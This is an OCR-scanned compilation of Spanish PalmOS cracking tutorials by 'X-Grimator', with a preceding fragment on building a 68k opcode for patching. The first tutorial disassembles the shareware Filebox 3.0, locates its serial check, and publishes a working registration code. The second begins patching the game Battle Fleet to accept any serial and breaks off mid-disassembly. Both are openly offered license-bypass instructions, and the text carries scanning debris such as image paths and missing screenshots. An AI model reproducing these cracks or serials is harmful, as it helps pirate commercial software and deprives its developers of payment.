
PEA L79 (opcode 487A000E) con MOVE.B #57,-(A7) (opcode ???)

Para sacar en claro lo que es el opcode para MOVE.B # 57, - (A7), podríamos investigar el código entero para encontrar la misma instrucción en alguna parte, o nosotros mismos crear el opcode con un ensamblador sencillo de 68k. Eso es lo que haré aquí.

Usted podría encontrar aquí mucho ensamblador de 68k para plataformas diferentes. Usaré en este as68kdos.zip de ejemplo que trabaja muy bien en mi estación W2k (Windows 2000).


Después de descomprimir el archivo en alguna parte, tome un cmd y revise un simple archivo, suponemos algo de opcode.asm:

En la edición de Windows 2005, SIEMPRE comienzan con un TAB (carácter de tabulación), e inserta la instrucción que queremos convertir en opcode:



Guarde el archivo y ensámblelo:

El resultado es en seguida exhibido:



Y conocemos que el opcode de esa instrucción es 1F3C0039. ¡Goce! By Flex

Miembro de Palmwarez Group Manual creado 08 de agosto del 2002

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Tutorial I - Filebox 3.0 para PalmOs**

PROTECCION:	NAME / SERIAL		
Descripcion:	Guardar archivos en la Palm como si fuera un Diskette		
Dificultad:	Principiante		
DOWNLOAD:	http://www.palmos.com		
Herramientas:	PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/12/2004

INTRODUCCION

Hola amiguitos, mala gente, infractores de la ley y en general toda esa entrañable ralea de personas que crackeando amplían sus conocimientos y así se van haciendo más libres...Hoy os he reunido aquí a todos, al calor del fuego y oyendo la lluvia que cae por la ventana mientras el viento azota la noche para contaros un pequeño cuento de terror que os estremecerá. Para vosotros, lo que nadie oyó nunca, lo que los ancianos del lugar callan atemorizados, lo que pocos saben y menos cuentan... Esta es ni más ni menos que (Broummmm, trueno)...

La fabulosa e increíble historia de un crackeo pequeñito

O de cómo enfrentarse a Filebox 3.0 para PalmOs

Pues bien. Ahora que ya he conseguido captar vuestra atención (je je) vamos a meternos en harina y a comenzar este divertido berenjenal.

AL ATAQUE

1- INTRODUCCIÓN:

Como a nadie se le escapa, los dispositivos de mano (llamados PDAs y verdaderos ordenadores chiquirritajos) disponen de varios sistemas operativos al uso, siendo los más importantes EPOC, WindowsCE y PalmOs. Estupendo. Hace poco X-Grimator (servidor de ustedes) tuvo una noticia muy buena en su vida y decidió regalarse a sí mismo una agenda electrónica de estas con PalmOs como sistema operativo (en mi caso una Handspring Visor Deluxe que supuso todos mis ahorros, pero en fin...) y después de instalar unos programas freeware, que al final son los mejores, se topó de narices con uno que le interesaba pero que era shareware. Ni corto ni perezoso y haciendo uso de la natural inteligencia de los crackers, X-Grimator decidió aprenderlo todo sobre PalmOs y lanzarse así a la aventura de ir destripando cosas ajenas...

2- OBJETIVO:

En este mundo diminuto de las Palm, el programita que me interesaba era Filebox 3.0, que según Softonic es: "Utiliza tu Palm para transportar cualquier tipo de archivo. FileBox es una aplicación que convertirá a tu Palm en un disquete para transportar cualquier tipo de archivo. Gracias a su Interface funcionable bajo Windows, podrás seleccionar el archivo deseado para enviarlo en la próxima sincronización a tu Palm. Una vez realizado esto, desde tu dispositivo podrás visualizar ese archivo y indicarle que en la siguiente Sincronización lo envíe al PC. Como los límites de memoria son escasos en los PDAs, este software te permite activar un sistema de compresión verdaderamente útil. Ahora podrás transportar cualquier tipo de información en tu Palm."
-y que archiva en Comunicaciones e Infrared/Windows. Por lo tanto, siguiendo los cánones más clásicos de los tutos de Ingeniería Inversa, habremos de poner algo así:
OBJETIVO: Filebox 3.0 for PalmOs
- PROTECCIÓN: Serial

3- HERRAMIENTAS:

Bueno, X-Grimator se volvió medio loco buscando las herramientas necesarias para estos menesteres y perdió horas y horas de sueño de su vida buscando en la web páginas inexistentes sobre crackeo de Palm. Al final sólo encontré una de Látigo, argentino, y otra de Quequero, italiano. Un saludo muy grande a ambos por su ayuda y por ser los únicos interesados en este tema.
En fin ¿a qué viene todo esto? pues viene a que en primer lugar X-Grimator es un tío que habla por los codos (vale, vale, me di cuenta) y en segundo lugar a que he decidido meteros con este tutorial las herramientas necesarias pues no es fácil encontrarlas. Por lo tanto ahí os van:

-Prc2bin: un programita para convertir los ejecutables de PalmOs (.prc) en .bin.
- PilotDis: un desensamblador más actualizado que PilDis (este último da problemas)

4- ¡¡ EN GUARDIA!!:

Siguiendo la línea clásica, instalamos el programita en nuestra Palm (para los que aún planeáis comprar una, también podéis usar el emulador gratuito que hay en www.palmos.com y que se llama Pilot y tras ejecutarlo vemos que en el menú aparece la opción de "Registration".Para los novatos, el menú lo obtienes pulsando el icono del papelito que aparece sobreimpreso en la pantalla de la Palm o del Emulador, abajo a la izquierda. De nada.Bárbaro. Nos aparece una ventanita preciosa que nos dice que hay que escribir un número para registrarse, y el número aparece dividido en dos campos de cuatro dígitos cada campo... ummmm, ya tenemos una pista...Pues vale, vamos a meter un numero cualquiera, a ver que pasa: 5223-6651
Generalmente yo meto mi numero de DNI, pues es un número fácil de ver al debugear y que no produce confusión con otras cadenas de número (obviamente, el del ejemplo no es el mío). Es un truquito que os recomiendo. Le damos a OK... y nos aparece una ventana con un mensaje odioso de error. Típico. Eso es muy positivo, ya sabemos tres cosas:
- el serial es de 8 dígitos.

- hay un mensaje de error.
- todo apunta a que hay otro mensaje de enhorabuena, o thank you o esas cosas que les encantan a los zombi-programadores yanquis...

5- DEFENSA EN CUARTA Y MARCHANDO HACIA EL ENEMIGO:

Vale, todo esto es muy bonito pero ¿qué coño hago?. Pues parece ser que lo que más nos interesa ahora es ver ese filebox.prc que hemos instalado en la maquinita. No estaría nada mal abrirle los intestinos y ver que tiene dentro ¿no?. Para ello usaremos nuestro mejor sable:
Prc2bin. Su uso es fácil. Metemos el filebox.prc en el mismo directorio que Prc2bin y abriendo una consola DOS nos dirigimos a ese directorio y tecleamos prc2bin filebox.prc con esto logramos que el directorio se nos llene de archivos con extensión .bin... fijaos el dichoso mini-programa lo que tenía dentro, el muy condenado... pero al menos ganamos ya nuestro primer asalto ¡touché!. Muy bien chavalotes, lo estáis haciendo bárbaro.
El problema que se nos plantea ahora es elegir algo de todo eso que nos sea de utilidad.
Para ello recurriremos a nuestro amado Zen-Cracking (¡loor a +Orc!).
Estiro las piernas, manteniendo siempre la defensa, y apunto con mi florete al corazón de mi contrario. Veamos, lo más obvio en esta lucha es un mensajito de "error, tonto del capirote, que no sabes ni meter un número sin nuestra ayuda". Pues busquemos ese mensaje en el destripe que le hicimos al filebox a ver que aparece. NOTA: en Palm, los mensajes de aviso y error se llaman Taltxxxx de modo que al haber separado los componentes de filebox.prc, tendremos varios Taltxxxx.bin. Uno de ellos nos interesa.
Así las cosas, los miramos con el block de notas y encontramos que Talt076c.bin nos suelta el mensaje de "wrong registration code" y cual será nuestra sorpresa al ver que Talt0154.bin nos dice que "Thank you...bla bla bla". Juas juas, vamos por buen camino, ¡hoy nuestro florete está bien afilado!.
Acabado el primer asalto, señores. A nuestro favor, que el serial es de 8 dígitos en dos campos y que los mensajes de error y éxito son Talt076c y Talt0154. A favor de los zombiprogramadores, nada.Me chifla ser cruel.

5- SEGUNDO ASALTO: MARCHAR, FONDO Y TOCADO:

Ahora viene lo más divertido para los programadores e informáticos que me leéis, y lo más duro para X-Grimator que es un pobre tirador de esgrima que fue por Humanidades. Me refiero al código puro y duro. Necesitamos un código en listado muerto para acabar el estudio forense del tema ¿verdad?. Pues eso lo conseguiremos con la maravilla de desensamblador llamado PilotDis. De nuevo, vamos a una consola de DOS y entramos en el directorio de PilotDis, donde previamente habremos metido el archivo llamado Code0001.bin. Ese es el meollo de la cuestión,porque para eso hemos separado los mensajitos de otras vainas. Ese es el código puro y duro, el gran enemigo, el malo y feo de la película. Pues tecleamos
PilotDis code0001.bin y el malo de la película se convierte en code0001.bin.s en el mismo directorio de PilotDis. Ya veis, con lo fuertote y gordo que parecía y se nos quedó en nada. En fin, la vida es que es muy mala. Nuestro aguerrido enemigo, ese diminuto programa en el diminuto mundo de Palm está ya sin arma. De una rápida estocada se la hemos tirado al suelo e indefenso tiembla viendo acercarse su suerte. Huelo ya la sangre...

6- PRIMERA SANGRE Y FIN DEL ACTO. MUERTE MIRANDO AL SOL:

Abrir code0001.bin.s con el block de notas no tiene ninguna complicación. Una vez dentro usamos el comando "buscar" del block de notas y le ponemos $076c <---------- que hace referencia a Talt076.bin y hago una pequeña pausa para explicaros esto, aunque reconozco que de ensamblador no tengo pero es que ni idea, o sea que tened paciencia conmigo. Parece ser que la historia es que aparece el símbolo de dólar ($) cuando se mete en la pila un mensaje de alerta. Se metería justo cuando está comenzando la ID de Alerta. Bueno, eso me dijeron, al menos para el ASM de PalmOs que se basa en Motorola, que como sabéis tiene sus diferencias con x86. Pero eso no viene al caso. Buscáis eso en el block de notas para ver cuando el mensajito de error se mete en la pila y nos encontramos con este pedazo de código:

00001f6e 2800 L185 MOVE.L D0,D4
00001f70 0c8300001b6d CMPI.L #7021!$1b6d,D3
00001f76 661a BNE L186
00001f78 0c8400000cfd CMPI.L #3325!$cfd,D4
00001f7e 6612 BNE L186
00001f80 3f3c0514 MOVE.W #1300!$514,-(A7)
00001f84 4e4fa192 sysTrapFrmAlert
00001f88 1b7c0001fe82 MOVE.B #1,-382(A5)
00001f8e 544f ADDQ.W #2,A7
00001f90 600a BRA L187
00001f92 3f3c076c L186 MOVE.W #1900!$76c,-(A7)
00001f96 4e4fa192 sysTrapFrmAlert

Os he resaltado en negrita lo que os señala el buscador del block de notas. Aunque aún tenéis otra referencia más, esta es la que nos interesa por la sencilla razón de que justo debajo nos aparece **sysTrapFrmAlert** que es la API que muestra los mensajes de alerta. Si a eso le sumamos que el registro A7 es la pila...¡¡tocado en el corazón y herido de muerte!!. Nuestro enemigo agoniza. Tose sangre. Vemos claro que en

00001f92 3f3c076c L186 MOVE.W #1900!$76c,-(A7)

una ID de alerta se está metiendo en la pila, y que es una instrucción de move que decrementa A7. Vaya, vaya, y además tenemos

00001f80 3f3c0514 MOVE.W #1300!$514,-(A7)

Si mi memoria no me falla, y no lo hace, ese $514 era el Talt514 del mesajito de "Thank you". Muchacho, has sido un caballero peleando, pero ahora llega tu fin. Repasemos de nuevo esto:

00001f6e 2800 L185 MOVE.L D0,D4
00001f70 0c8300001b6d CMPI.L #7021!$1b6d,D3
00001f76 661a BNE L186
00001f78 0c8400000cfd CMPI.L #3325!$cfd,D4
00001f7e 6612 BNE L186
00001f80 3f3c0514 MOVE.W #1300!$514,-(A7)
00001f84 4e4fa192 sysTrapFrmAlert
00001f88 1b7c0001fe82 MOVE.B #1,-382(A5)
00001f8e 544f ADDQ.W #2,A7
00001f90 600a BRA L187
00001f92 3f3c076c L186 MOVE.W #1900!$76c,-(A7)
00001f96 4e4fa192 sysTrapFrmAlert
Por poco que nos fijemos, vemos en
00001f6e 2800 L185 MOVE.L D0,D4

que algo habla esa máquina de L185. Eso es una LABEL (etiqueta) y es algo que hace referencia a un punto en algún momento de la ejecución del programa. Más abajo tenemos la L186, que puse en negrita porque es una llamada a una Talt, la de error. La cosa está clara. El enemigo cae de rodillas agarrándose el pecho... Fijaos en

00001f70 0c8300001b6d CMPI.L #7021!$1b6d,D3
00001f76 661a BNE L186
00001f78 0c8400000cfd CMPI.L #3325!$cfd,D4
00001f7e 6612 BNE L186

Eso tiene toda la pinta de decir "compárame nosequé y si no es igual salta a L186" (en este ASM, bne = branch not equal) y luego compara nosequé y lo mismo. No hay duda, el pobre chico pone una mano en el suelo. Está de rodillas y sangra en abundancia por el pecho. Nuestra estocada lo ha matado. Escupe sangre y musita: "Mi mujer, mi mu...". Limpiamos nuestro florete y con una mirada fría y sabia, distantes, recordamos que el serial de 8 numeritos se guardaba en dos campos, que son estos:
00001f70 0c8300001b6d CMPI.L #7021!$1b6d,D3
00001f78 0c8400000cfd CMPI.L #3325!$cfd,D4
y que comprueba el primero (y de no cumplirse salta a L186, que es la carga en pila el mensaje de error) y hace igual al segundo. ¿Qué podrá ser el primer término de la comparación? Ese precioso 7021 y 3325 (resaltados en negrita). El triste adversario muere mirando al sol.

7- DUELO POR SU MUERTE:

Enciendo mi Palm, voy al programa y meto en el "Register" 7021-3325. De nada por registrarme. Lo compruebo en el emulador y también funciona. Es lógico: ordenador pequeño y programa pequeño = protección pequeña. Tan triste que estoy por desinstalarlo. En fin...

8- AGRADECIMIENTOS:

Por supuesto al canal IRC-HISPANO #crackers por aguantarme y por su apoyo y a todos ellos (ahora mismo, por lo que veo, Mr White, el bueno de Ziritione, el genio de eSn-mIn, Viktory,The Pope que es una autoridad, Sunevil, TGILITO, Blackdog, MetalSlug, Offset, birk, Seroculto y bueno, miles de ellos que no pongo porque, para que negarlo, me aburro) (jeje). Y ya sabéis, leed, leed, leed y pensad, pensad, pensad... sólo así seréis fuertes y libres.
X-Grimator 25/01/02 PD: Por cierto, para ser mi primer tuto no me he enrollado mucho ¿no?. Es que en el canal de crackers me insistieron mucho que fuese muy muy clarito explicando. Bueno, perdonad si no os enterasteis de nada...

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Tutorial II - Battle Fleet**

PROTECCION:	NAME / SERIAL		
Descripcion:	Juego de barcos muy maje		
Dificultad:	Principiante		
DOWNLOAD:	http://www.palmos.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator, PalmDemon		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/12/2004

INTRODUCCION

Para todos vosotros, niños y niñas, jóvenes y ancianos, civiles y militares sin graduación,ahora y en directo, el segundo tutorial en español sobre Palm Cracking por vuestro estimado amigo y compañero X-Grimator...

RECAUCHUTANDO CÓDIGOS

¡¡Hola a todos, gamberros!!... ¡damas y caballeros, bienvenidos al circo de variedades del domador X-Grimator, donde podrán contemplar mujeres barbudas, enanos deformes, códigos de Palm e instrucciones en Motorola ASM!.

AL ATAQUE

1- Introducción:

Bueno, de nuevo vamos a meternos de narices en el apasionante mundo del Palm Reversing y las desastrosas consecuencias que ello puede tener para la salud de aquellos a los que no le gusta que pensemos por nosotros mismos. Ni que decir tiene que la explicación de lo que es una Palm ya la expuse en el primer tuto y a él me remito en lo tocante a eso (RTFM, “read the fucking manual” o en lengua cristiana, “lee el jodido manual”). No voy a perder ni mi tiempo ni el vuestro repitiendo lo mismo. La idea que vamos a desarrollar en este tuto es la de parchear un programita para que se registre sin problemas con cualquier serial que le metamos.

2- El objetivo:

Un juego de barcos llamado Battle Fleet. Que por cierto, hay que ser canalla para hacer un juego de guerra de barquitos y cobrar por ello. Esas cosas deberían ser freeware. Es como si yo ahora comercializo un juego de ordenador que vaya de canicas o peonzas. Eso está feo y no se hace, y sólo por ello debería calcinarse el programador en las llamas del más tórrido infierno (que por lo que sé, debe ser una oficina de Hacienda o una consulta de un dentista, je, je...). Si queréis localizar el juego, no tenéis más que hacer uso y disfrute del Google, el mejor invento de la Humanidad después del papel higiénico. Imaginaos un mundo sin papel higiénico o sin Google... puafff, que grimaaaaaaaaaaa...

3- Las herramientas:

En Palm tenemos muy pocos tutos sobre estos temas y menos herramientas todavía. Pensé meteros en este ensayo las herramientas como hice en el anterior pero al final sólo logro que el zip ocupe más, así que os recomiendo que busquéis en Internet que por algún sitio aparecerán. En este caso, nuestra carpa de circo se va a nutrir de...

a) El prestigioso acróbata PalmdeMon 0.24, que con su capacidad de desensamble nos permitirá ir dando saltos por el código.

b) El mundialmente conocido ilusionista, recién llegado de la misteriosa India, Prc2bin,único en convertir archivos .prc de Palm en binarios.

c) El hombre de acero, de músculos pétreos capaz de arrancarle la cabeza a un toro, PilotDis.Sólo él sabe coger un archivo y arrancarle los intestinos para que aparezca desensamblado.


d) El poder de la mente, la ciencia de la telepatía tiene su cúspide en Prcedit 1.0 b2. Con su concentración logrará saber todo lo que contiene la mente de un archivo .prc y cambiar muchas cosas de ella.

e) Y el domador de fieras y payaso, X-Grimator. Sin esta herramienta, no hay tutorial. De todos modos no olvidéis que esto del crackeo es un arte en continua evolución e innovación,así que cualquier otra herramienta que conozcáis o aparezca en mercado, será bienvenida.No le hagáis ascos tampoco a PrcExplorer 1.0.14, es una pasada. Dios, lo que inventa la gente que piensa... bufff..


.4- ¡¡Comienza el espectáculo!!:

Chim-pata-chim pata-chimmmmmmmmm... Lo primero que vemos, avezados crackers de Palm, es que sin el Palm Os Emulator o sin un dispositivo PDA difícilmente podemos crackear el programa, así que ni cortos ni perezosos, nos vamos a www.palm.com y nos downloadeamos el emulador, que es gratuito y una preciosidad. A mí me cae muy simpático... Una vez hecho esto, Instalamos Battle Fleet (que nos habremos bajado de algún sitio) y tras ejecutarlo nos vamos directos a la pantallita de “register” donde metemos un número basura cualquiera (insisto en mi consejo: no hay nada mejor que meter vuestro DNI. A la hora de debuggear es un número que reconoceréis a la primera y que no da lugar a error con otras cadenas de números... ¡¡ayyyy la sabia experiencia del vetusto ingeniero inverso!!).

Maravilloso. Nos coge letras y números. Le damos a Ok y...



La madre que lo parió... no acertamos el serial válido... será desgraciado.En fin, visto que la fiera se nos pone enrevesada, el domador X-Gri saca el látigo negro de seis colas y se dispone a azotar con toda su rabia. Para ello va a usar a su mejor telépata e hipnotizador: Prcedit. Ejecutamos Prcedit y cargamos el jueguecito en él. Ummmm, parece que nos abre un montón de cosas en la ventana de la izquierda... ummmm. Como ya sabemos del primer tutorial, lo que nos interesa averiguar es qué mensaje de alerta nos ha aparecido.El telépata nos dice, casi con sagaz certidumbre que la Talt 1900 es la que buscamos. Y hasta nos permite modificar el texto de la ventanita... esto me da una idea para un futuro keygen donde la propia ventana nos cante el serial correcto... quizá sea la segunda parte de esta lección, no sé...



Bueno, ya sabemos gracias a esto que la Talt1900 es la que nos chiva el error “Demo mode”... como si no lo supiésemos. Este Jim Love ni siquiera nos dice que el serial es incorrecto.Si hasta pretenderá despistarnos y todo el pobre... Lo mejor es eso que dice de que si te registras podrán crear grandes juegos... ¡será soberbio el capullo ese del Jim Amor!... con ese nombre igual es mariquita y todo... Un Ok más y volvemos a la ventana principal del juego. Bueno, ya sabemos la táctica de nuestro enemigo. Veamos como se comporta ante la magia...

5- Magia potagia: abracadabra pata de cabra, quiero que Prc2Bin me facilite las cosas:

Pues nos toca tragarnos el código muerto para ver como funciona el tinglado éste. Y en este punto de las cosas, nadie mejor para ayudarnos que nuestro chamán del ilusionismo y la magia oscura de los hindis... Prc2bin.
Desde una ventana de consola DOS, abrimos Prc2bin y tecleamos Prc2bin BattleFleet.prc Y pummmm lo que era una chica del público sin complicidad alguna con nuestro mago, se convierte por arte de birlibirloque en una preciosa colección de archivos dónde solo nos interesarán dos de ellos: Talt1900 (sólo para editarlo con un editor cualquiera de texto y comprobar que efectivamente es lo que buscamos. El 1900 está en hexa, así que será Talt076c), y el code0001, que es el código propiamente, donde tenemos el tomate... Muchas gracias Prc2bin, tu número ha sido fascinante. Aplausos por favor, y que no decaiga la expectación que ahora comenzamos con el número de fuerza.

6- ¡¡Quiero verte las tripas!!:

Haciendo balance de lo que hemos hecho hasta ahora, tenemos lo siguiente: un mensaje de error localizado, el nombre del archivo de tal mensaje y el código que tenemos que tragarnos. Hombre, se puede considerar ya un avance ¿no?, pero es el momento de la actuación de PilotDis. Temblad, pequeñines...
Ni cortos y mucho menos perezosos, nos vamos a una consola de DOS y de ahí al directorio donde tengamos PilotDis y en el que habremos metido el archivo code0001.bin. Una vez hecho esto, tecleamos Pilotdis code0001.bin y nos aparece un archivo llamado code0001.bin.s, que podemos editar con cualquier editor de texto, el Block de Notas, por ejemplo. Santo Cristo, que sangría se va a montar aquí... tenemos

ya el código desensamblado. El pseudo-animal de PilotDis le ha arrancado las vísceras al programita entre risas y alaridos sádicos de placer (tengo que dejar de ver películas de serie B que luego sueño). Es esto lo que nos interesa, así que vamos a analizar el código y olvidarnos de lo demás.
Comenzamos la fase zen-cracking, así que las instrucciones ahora son:
1- No pienses en más archivos que en el que estamos analizando.
2- Descuelga el teléfono y cancela tus citas (esta idea es de Látigo).
3- Prepárate un whiskila o un vodkila, como hacemos en el canal #crackers. Importante que el tequila sea de calidad. El whisky o el vodka... bueno, tal y como sabe esa historia no es tan importante...
4- Piensa mucho y ten más calma si cabe. Estiro las piernas, pongo música para la ocasión y con el Block de Notas delante y code0001. bin.s, me dedico a buscar el siguiente string:
$76c
parece ser que esto significa que se está metiendo en la pila el mensaje 76c, que es el Talt1900 que habíamos localizado antes. El mensajito en cuestión parece que se carga muchas veces, pero sólo nos interesará ésta:


```
00007fca 4e4fa153      sysTrapFldGetTextHandle      ? lee mi serial basura por 1ª vez
00007fce 2448          MOVEA.L A0,A2
00007fd0 200a          MOVE.L A2,D0
00007fd2 584f          ADDQ.W #4,A7
